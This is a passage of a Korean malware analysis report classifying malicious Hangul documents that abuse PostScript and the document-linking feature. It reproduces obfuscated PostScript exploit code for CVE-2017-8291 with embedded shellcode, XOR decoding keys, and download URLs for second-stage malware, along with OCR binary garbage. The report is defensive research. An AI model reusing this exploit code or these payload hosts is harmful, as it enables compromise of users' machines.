 20 a52 1 sub { /a53 exch def /a54 a51 a53 add 12 add a16 def a54 0 eq { quit } if a49 a54 add 14 a30 a37 a48 a37 search { length 0 eq { pop pop pop
 a51 a53 add exit } if pop } if pop } for } bind def /a55 { /a56 exch def /a57 exch def /a58 a57 a56 a47 def /a59 a58 a16 a57 add def /a60 a59 a16
def a60 0 ne { a58 16 add a16 a57 add a16 a44 } { 0 }ifelse } bind def /a61 { /a62 exch def /a45 exch def /a63 0 def /a38 a62 length def /a50 a45
dup 16#3C add a16 add def /a64 a45 a50 16#78 add a16 add def /a65 a64 16#18 add a16 def /a66 a45 a64 16#1C add a16 add def /a67 a45 a64 16#20 add
a16 add def /a68 a45 a64 16#24 add a16 add def 0 1 a65 1 sub { /a69 exch def /a70 a45 a67 a69 2 bitshift add a16 add def a70 a38 a30 a62 search {
pop pop pop /a71 a68 a69 1 bitshift add a23 def /a63 a45 a66 a71 2 bitshift add a16 add def exit } if pop } for a63 } bind def /a72 { /a38 exch def
/a73 exch def /a74 exch def /a75 a74 length def /a76 a73 length def a75 a38 lt {/a38 a75 def} if a76 a38 lt {/a38 a76 def} if /a39 0 def 0 1 a38 1
sub { /a69 exch def /a39 a74 a69 get a73 a69 get sub def a39 0 ne {exit} if } for a39 } bind def /a77
<8BE5E9A60F0000558BEC8B4D04B8DDCCBBAAEB0141390175FB5DE900000000558BEC83E4F881EC7C050000538BD9B9C838A4405657895C244CE8270C0000B9F1FD98A189442450E8190C
0000B9EE95B65089442430E80B0C0000B95D4461FE89442448E8FD0B0000B9AE87923F8BF0E8F10B0000B9C5D8BDE789442418E8E30B0000B958A453E589442424E8D50B0000B9F0B5A25
68944242CE8C70B0000B908871D6089442434E8B90B0000B94713726F89442454E8AB0B0000B913EF7A758BF8E89F0B0000B90ACDF9238944241CE8910B0000B91EA77C2589442420E883
0B0000B9C6121E7089442444E8750B00008944243C8D842480000000680401000050 6A00FFD68BF0B90B2F0F3089742410E8500B0000B9813475EE8944245CE8420B00008944245885F67
41E8D8C24800000008A5431FF80FA5C740A80FA2F740583EE0175ED8974241083A4249401000008D8C248000000003CEC784248801000045585 04C8D942488010000C784248C0100004F
```

<중략>

```
B7D0D1EA8D42FD4863C86641833C482E75388D42FE4863C8410FB70C48E89AFBFFFF83F85075238D42FF4863C8410FB70C48E885FBFFFF488B4D7F83F8530FB745ED480F44C848894D7F4
D8BC433D2488BCB41FFD7488BCB33D24C8BC641FFD7488B4D7741FFD54C8B657F33D241FFC6443B370F8266FEFFFF4C8BC733D2488BCB41FFD7488B4DBF41FFD5498BC44881C4A8000000
415F415E415D415C5F5E5B5DC3CCCC4883EC28E8A3EDFFFFB9515724F8E8E9FBFFFF4883C42848FFE0> def /a78 { /a79 exch def /a80 exch def /a81 a79 length def { a80
 a81 a30 a79 a81 a72 0 eq { exit } if /a80 a80 1 add def } loop a80 } bind def a13 a10 aload /a82 true def /a83 0 def { .eqproc /a84 true def /a69 0
 def a6 { /a84 true def /a3 a7 a69 get def /a85 a3 length 16#20 sub def a3 a85 get { a84 { /a84 false def } { /a84 true def exit } ifelse } repeat
a84 { /a82 false def exit } if /a69 a69 1 add def } repeat a84 { /a82 false def exit } if /a83 a83 1 add def } loop a82 { quit } { } ifelse a2 0 a2
a3 a85 16#18 add 16#7E put a3 a85 16#19 add 16#12 put a3 a85 16#1A add 16#00 put a3 a85 16#1B add 16#80 put put 16#10 { a11 aload } repeat /a86 a2 0
 get 4 4 getinterval def /a87 a86 0 get a86 1 get 8 bitshift or a86 2 get 16 bitshift or a86 3 get 24 bitshift or def 0 1 15 { /a53 exch def /a22
a53 15 bitshift a87 add def /a21 a53 16#FFF and 3 bitshift def /a69 a53 -12 bitshift def /a20 a2 a69 get def a20 a21 16#7E put a20 a21 1 add 16#12
put a20 a21 2 add 16#00 put a20 a21 3 add 16#80 put a20 a21 4 add a22 16#FF and put a20 a21 5 add a22 -8 bitshift 16#FF and put a20 a21 6 add a22
-16 bitshift 16#FF and put a20 a21 7 add a22 -24 bitshift 16#FF and put } for 16 1 a1 1 sub { /a53 exch def /a22 a53 15 bitshift def /a21 a53 16#FFF
 and 3 bitshift def /a69 a53 -12 bitshift def /a20 a2 a69 get def a20 a21 16#7E put a20 a21 1 add 16#12 put a20 a21 2 add 16#00 put a20 a21 3 add
16#80 put a20 a21 4 add a22 16#FF and put a20 a21 5 add a22 -8 bitshift 16#FF and put a20 a21 6 add a22 -16 bitshift 16#FF and put a20 a21 7 add a22
 -24 bitshift 16#FF and put } for a2 1 {lt} put /a88 a87 12 add a16 4 add a16 4 add a16 4 add a16 def /a89 a88 a44 def /a90 a89 (KERNEL32.DLL) a55
def /a91 a90 (VirtualProtect) a61 def /a92 a90 (ExitProcess) a61 def /a93 a89 <94C3> a78 def /a94 a93 1 add def /a95 a89 <C20C00> a78 def a2 1 a77
put /a96 a87 12 add a16 def a2 1 16#100 string put /a97 a87 12 add a16 def /a98 a97 def a98 a98 4 add a17 a98 4 add 0 a17 /a99 a97 16#30 add def a2
1 currentfile put /a100 a87 12 add a16 def a97 a98 a17 a97 4 add a99 a17 a99 a95 a17 a99 4 add a94 a17 a99 16#0C add a93 a17 a99 16#14 add a91 a17
a99 16#18 add a96 a17 a99 16#1C add a77 length a17 a99 16#20 add 16#40 a17 a99 16#24 add a99 a17 a99 16#2C add a92 a17 a100 16#B0 add a97 a17 a100
16#98 add a94 a17 a2 1 get closefile quit
NULNUL TCANRS1SO?SO?恭??SO?SO?SO?SO?SO?SO?SO?SO?SO?SO?SI?<DC12DLE2틆?넦R  /?[}췝@a?Sc?S`?F?DC2¦?DC2g?vA?_a?FSETX?SYNSO?SO?FF?GSH?NH?NH?N?밡
I?N?쌞l?N?셍G?N?숽$?NH?N#?N늒?ANo
놝O?No
얥I?No
쐛I?NH慊NI?No
뿀I?N`g?H?N2SO?SO?SO?SO?K?~SI?峰/G2SO?SO???SI?2RS2?RS2SO???RS?SO?SO?RS?FF?SO?SO?SO?SO?SO?2
?SO?SO?SO?RS?SO?RS?SO?"SO???uSO?F?SOSO?홂RS??SO?SO?SO?SO?2RSnUS?SO?SO?SO?SO?SO?SO?SO?SO???rSO?SO?SO?SO?VSI?SO?SO?SO?SO?SO?SO?FSz?SO?맦?
RS?2RS2
?SO?SO?SO?DC2SO?FS¦?6???SO?282RS2SO?SO?SO?rSO?FSj?SSO?쇡?Ø?DC2?&?SO?SO?SO?rSO댓FS¦?QSO???홂RS2NUL?2?SO?SO?SO?rSO?FS¦?]m???2RS2<?Ż?SO?SO?SO?
rSO?SO?SO?SO?SO?SO?SO?SO?SO?SO?SO?SO?SO?SO?SO?SO?SO?SO?SO?SO?SO?SO?SO?SO?SO?SO?SO?SO?SO?SO?SO?SO?SO?SO?SO?SO?SO?SO?SO?SO?SO?SO?SO?SO?
SO?SO?SO?SO?SO?SO?SO?SO?SO?SO?SO?SO?SO?SO?SO?SO?SO?SO?SO?SO?SO?SO?SO?SO?SO?SO?SO?SO?SO?SO?SO?SO?SO?SO?SO?SO?SO?SO?SO?SO?SO?SO?SO?SO?SO?g뀹읻DC2?2^3RS뺸튑tMdY뻤
```

앞서 분석한 케이스를 살펴보면 특정한 마커 (Marker, 0xAABBCCDD) 뒤에 있는 4바이트를 인코딩 된 바이너리를 복호화 할 때 키 값으로 사용하였다.

- 마커(0xAABBCCDD) 뒤 4바이트(0x320E881E) 키 값

```
00000F90  0F 82 CC FE FF FF 56 6A 00 53 FF 55 F4 FF 75 E4  .‚Ìþÿÿ Vj.SÿUôÿuä
00000FA0  FF 55 F8 8B 45 F0 5F 5E 5B 8B E5 5D C3 51 E8 54  ÿUø‹Eð_^[‹å]ÃQèT
00000FB0  F0 FF FF B9 51 57 24 F8 E8 A8 FC FF FF FF D0 59  ðÿÿ¹QW$øè¨üÿÿÿÐY
00000FC0  C3 DD CC BB AA 32 0E 88 1E BF 0F 00 00 76 12 00  ÃÝÌ»ª2.ˆ.¿...v..
00000FD0  00 10 01 00 00 00 00 00 00 53 56 57 55 E8 6C 00  .........SVWUèl.
00000FE0  00 00 85 C0 74 5D 48 89 E6 48 83 E4 F0 48 83 EC  ..…Àt]H‰æHƒäðHƒì
00000FF0  68 B8 FA 80 39 5E E8 78 00 00 00 48 89 C3 4D 31  h¸ú€9^èx...H‰ÃM1
00001000  C0 48 31 C0 48 89 44 24 50 48 89 44 24 48 48 89  ÀH1ÀH‰D$PH‰D$HH‰
00001010  44 24 40 48 89 44 24 38 48 89 44 24 30 8B 46 24  D$@H‰D$8H‰D$0‹F$
00001020  48 89 44 24 28 8B 46 20 48 89 44 24 20 44 8B 4E  H‰D$(‹F H‰D$ D‹N
```


H-PS-S-3 타입의 경우와 동일하게 고스트스크립트 타입 컨퓨전 취약점(CVE-2017-8291)을 이용하는 방식과 쉘코드 뒷부분에 인코딩 된 바이너리를 배치하는 방식을 사용했기 때문에, 유사한 방식으로 접근하여 분석을 진행하면 바이너리를 디코딩 할 때 사용하는 키 값을 확인 할 수 있다.

- 쉘코드 뒤에 위치한 인코딩 된 바이너리

```
00005E30  23 32 43 20 61 64 64 20 61 39 32 20 61 31 37 20  #2C add a92 a17
00005E40  61 31 30 30 20 31 36 23 42 30 20 61 64 64 20 61  a100 16#B0 add a
00005E50  39 37 20 61 31 37 20 61 31 30 30 20 31 36 23 39  97 a17 a100 16#9
00005E60  38 20 61 64 64 20 61 39 34 20 61 31 37 20 61 32  8 add a94 a17 a2
00005E70  20 31 20 67 65 74 20 63 6C 6F 73 65 66 69 6C 65   1 get closefile
00005E80  20 71 75 69 74 0A 00 00 7F 54 18 1E 31 0E 88 1E   quit....T..1.ˆ.
00005E90  36 0E 88 1E CD F1 88 1E 8A 0E 88 1E 32 0E 88 1E  6.ˆ.Íñˆ.Š.ˆ.2.ˆ.
00005EA0  72 0E 88 1E 32 0E 88 1E 32 0E 88 1E 32 0E 88 1E  r.ˆ.2.ˆ.2.ˆ.2.ˆ.
00005EB0  32 0E 88 1E 32 0E 88 1E 32 0E 88 1E 32 0E 88 1E  2.ˆ.2.ˆ.2.ˆ.2.ˆ.
```

4바이트 키 값(0x320E881E)을 이용하여 쉘코드 뒤에 있는 인코딩 된 바이너리를 복호화하면 H-PS-S-3 타입과 동일한 방식으로 공격 대상의 운영체제 환경(32/64비트)에 맞는 악성코드가 동작한다.

- 4바이트 키 값(0x320E881E)으로 디코딩 된 바이너리




[H-PS-S-5] 1바이트 XOR 인코딩 된 쉘코드와 암호화 된 바이너리로 구성된 포스트스크립트

H-PS-S-3/4 타입과의 큰 차이는 쉘코드 이후에 있는 바이너리가 단순 인코딩이 아닌 암호화되어 있다는 점이다.

- XOR 인코딩 된 쉘코드와 암호화 된 바이너리로 구성된 포스트스크립트

포스트스크립트에 XOR 연산(label101 get 16#E8 xor label101)이 정의되어 있다. 1바이트 키 값(0xE8)으로 XOR 디코딩하여 원형의 쉘코드 확보가 가능하다. 원형의 쉘코드가 동작하면 AES로 암호화 된 바이너리가 복호화되고, 이후 악성행위를 하는 PE 파일을 실행한다.

- 복호화 된 PE 파일



[H-PS-S-6] 1바이트 XOR 인코딩 된 다운로더형 쉘코드

H-PS-S-5 타입과 같이 1바이트 키 값을 이용하여 XOR 인코딩이 되어 있지만, 인코딩/암호화 된 바이너리를 내부에 포함하지 않고 XOR 디코딩 시, H-PS-S-1 타입과 같이 외부에서 실제 악성코드를 다운로드 하는 쉘코드 타입이 발견되었다.

- 1바이트 키 값(0x29)으로 인코딩 된 쉘코드

<중략>

쉘코드 실행시 외부 서버에서 악성코드를 다운로드 받은 후 실행하는 역할을 수행한다.


- 디코딩 된 쉘코드에서 확인되는 추가 악성코드 다운로드 경로

```
00000DA0  00 18 10 00 00 10 01 00 00 77 63 61 6D 73 2E 63  .........wcams.c
00000DB0  63 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  c...............
00000DC0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000DD0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000DE0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000DF0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000E00  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000E10  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000E20  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000E30  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000E40  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000E50  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000E60  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000E70  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000E80  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000E90  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000EA0  00 00 00 00 00 00 00 00 00 00 00 00 BB 01 00     ............»..
00000EB0  00 66 69 6C 65 73 2F 76 69 64 65 6F 73 2F 32 30  .files/videos/20
00000EC0  31 37 2F 31 31 2F 32 34 2F 62 61 74 74 6C 65 33  17/11/24/battle3
00000ED0  32 2E 61 76 69 00 00 00 00 00 00 00 00 00 00 00  2.avi...........
00000EE0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000EF0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000F00  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000F10  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000F20  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000F30  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000F40  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000F50  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000F60  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000F70  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000F80  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000F90  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000FA0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000FB0  00 00 00 00 00 66 69 6C 65 73 2F 76 69 64 65 6F  .....files/video
00000FC0  73 2F 32 30 31 37 2F 31 31 2F 32 34 2F 62 61 74  s/2017/11/24/bat
00000FD0  74 6C 65 36 34 2E 61 76 69 00 00 00 00 00 00 00  tle64.avi.......
```

[H-PS-S-7] 1바이트 XOR 인코딩 + 0x00~0xFF XOR 인코딩 된 다운로더형 쉘코드

H-PS-S-6 타입과 같이 1바이트 XOR 인코딩 된 경우에는 쉽게 디코딩 될 수 있다. 공격자는 이러한 점을 인지하고 분석가들의 분석을 방해하기 위해 0x00 부터 0xFF 로 구성된 키를 이용하여 추가 인코딩 하는 방식을 적용한 것으로 추정된다.

- 1바이트 키 값(0x29)으로 XOR 인코딩 + 0~ff 로 XOR 인코딩 된 쉘코드



- 2개의 XOR 키 값 (0x29 , 0x00 ~ 0xFF)

외부 서버에서 악성코드를 다운로드 받은 후 실행하는 역할을 수행한다.

- 디코딩 된 쉘코드에서 확인되는 추가 악성코드 다운로드 경로

```
00000FB0  10 01 00 00 68 74 74 70 73 3A 2F 2F 74 70 64 64  ....https://tpdd
00000FC0  61 74 61 2E 63 6F 6D 2F 73 6B 69 6E 73 2F 73 6B  ata.com/skins/sk
00000FD0  69 6E 2D 38 2E 74 68 6D 00 00 00 00 00 00 00 00  in-8.thm........
00000FE0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000FF0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00001000  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00001010  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00001020  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00001030  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00001040  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00001050  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00001060  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00001070  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00001080  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00001090  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000010A0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000010B0  00 00 00 00 00 00 00 00 68 74 74 70 73 3A 2F 2F  ........https://
000010C0  74 70 64 64 61 74 61 2E 63 6F 6D 2F 73 6B 69 6E  tpddata.com/skin
000010D0  73 2F 73 6B 69 6E 2D 36 2E 74 68 6D 00 00 00 00  s/skin-6.thm....
```

앞서 살펴본 포스트스크립트를 악용하는 악성 한글문서는 임베드 방식에 따라 파일을 임베드 하는 경우와 쉘코드를 임베드하는 경우 2가지로 구분된다.

- 포스트스크립트를 악용한 악성 한글문서 분류

분류	임베드 방식	설명	비고
H-PS-F	파일	탐지를 우회하기 위해 시그니처의 일부분을 분할하는 방식을 사용	바로가기(LNK) / 윈도우 실행파일 (PE)
H-PS-S	쉘코드	취약점을 이용하여 추가 악성코드를 드롭하거나 다운로드	관련 취약점 : CVE-2013-4979 (CORE-2013-0808) CVE-2015-2545 CVE-2017-8291 (GhostButt)

2가지 타입에서 포스트스크립트가 구성된 방식의 특징으로 상세 분류한 결과는 다음과 같다.

- 포스트스크립트를 악용한 악성 한글문서 전체 분류

<table>
<tr><th>대분류</th><th>소분류</th><th>특징</th><th>공통점</th><th>공격 벡터</th></tr>
<tr><td rowspan="3">H-PS-F</td><td rowspan="3">-</td><td>PE</td><td rowspan="3">시작프로그램을
드롭되는 경로로 이용하여
지속성 유지</td><td rowspan="3">정상 기능</td></tr>
<tr><td>MZ 시그니처 분리</td></tr>
<tr><td>LNK + PE</td></tr>
<tr><td rowspan="9">H-PS-S</td><td>H-PS-S-1</td><td>단순 다운로더형
쉘코드</td><td>-</td><td rowspan="2">CVE-2015-2545
CVE-2013-4979</td></tr>
<tr><td>H-PS-S-2</td><td>이중 디코딩 루틴을
이용하는 쉘코드</td><td>-</td></tr>
<tr><td>H-PS-S-3</td><td>4-byte XOR 인코딩 +
인코딩 된 바이너리</td><td rowspan="2">마커를 이용하여
쉘코드 이후 부분의
인코딩 된 바이너리를
디코딩 하는 방식</td><td rowspan="6">CVE-2017-8291</td></tr>
<tr><td>H-PS-S-4</td><td>쉘코드 +
인코딩 된 바이너리</td></tr>
<tr><td>H-PS-S-5</td><td>1-byte XOR 인코딩 +
암호화 된 바이너리</td><td>쉘코드 1-byte XOR 인코딩</td></tr>
<tr><td>H-PS-S-6</td><td>1-byte XOR 인코딩된
다운로더형 쉘코드</td><td rowspan="2">동작하는 운영체제의
환경(32비트/64비트)에
맞게 다운로드를
하는 타입</td></tr>
<tr><td>H-PS-S-7</td><td>1-byte XOR 인코딩 +
0x00~0xff XOR
인코딩 된 다운로더형
쉘코드</td></tr>
</table>

[H-DL] 자료연결 기능을 이용하는 방식

한컴오피스의 정상기능 중 자료연결[22]기능이 있으며, 자료연결을 할 수 있는 대상은 한글문서, 웹/이메일 주소, 외부 어플리케이션 문서이다.

악성 한글문서에서 참고 자료를 하이퍼링크와 같이 연결하는 '자료연결' 기능을 악용한 사례가 발견되었다. 자료연결 기능으로 임베드 한 파일의 대표적인 예는 PE 파일과 VBS 스크립트 파일이 있다.

- 자료연결 기능을 이용하여 하이퍼링크가 연결된 한글문서 파일

존경하는 올인통(올인모) 관련 단체장님들과 애국시민님들께,

안녕하십니까? 어떻게들 지내시는지요?


그 동안 여러 단체장님들과 애국시민님들의 헌신적인 노력으로 미흡한대로 북한인권법이 통과되었고, 이어서 그 시행령 제정 및 북한인권재단 설립작업도 모두 마무리 되었습니다.

이에 아래와 같이 단체장 연석회의를 열고, 다음의 안건들을 논의하고자 합니다.

(1) 첫째, 지금까지의 북한인권법 시행령 제정과정에 시민사회의 의견이 상당정도 반영된 것으로 보입니다만 마지막 점검은 필요합니다. 이에 다시 통일부에 북한인권법 시행에 대해 알려줄 것을 요청하여, 성실하게 설명해주겠다는 답변을 받았기에 단체장님들을 모시고 함께 듣고 마지막 의견을 개진하는 자리를 갖고자 합니다.

위 한글문서에 자료연결의 속성 정보를 확인하면 외부 어플리케이션 문서 형태로 파일이 링크되어 있다.

- 자료연결이 되어 있는 속성 정보 (연결 종류 및 대상)



22) 자료연결 기능을 이용하면 블록으로 설정한 부분에 설명을 입력한 다음 하이퍼링크로 참고 자료를 연결할 수 있다. <한컴>, https://help.hancom.com/hoffice/webhelp/9.0/ko_kr/hwp/insert/proofreadmark/proofreadmark(connect).htm


해당 한글문서를 열면 OLE 객체에 포함되어 있는 악성 스크립트를 임시 디렉토리(%TEMP%)에 생성만하고 자동으로 실행되지 않는다. 자료연결이 되어 있는 본문을 클릭하는 경우 생성된 VBS 스크립트가 실행된다. 그 결과, 내부에 BASE64로 인코딩 된 문자열이 디코딩되면서 악성코드(HncModuleUpdate.exe)를 생성하고 실행한다.


- 자료연결 기능으로 링크된 VBS 스크립트

```
Option Explicit
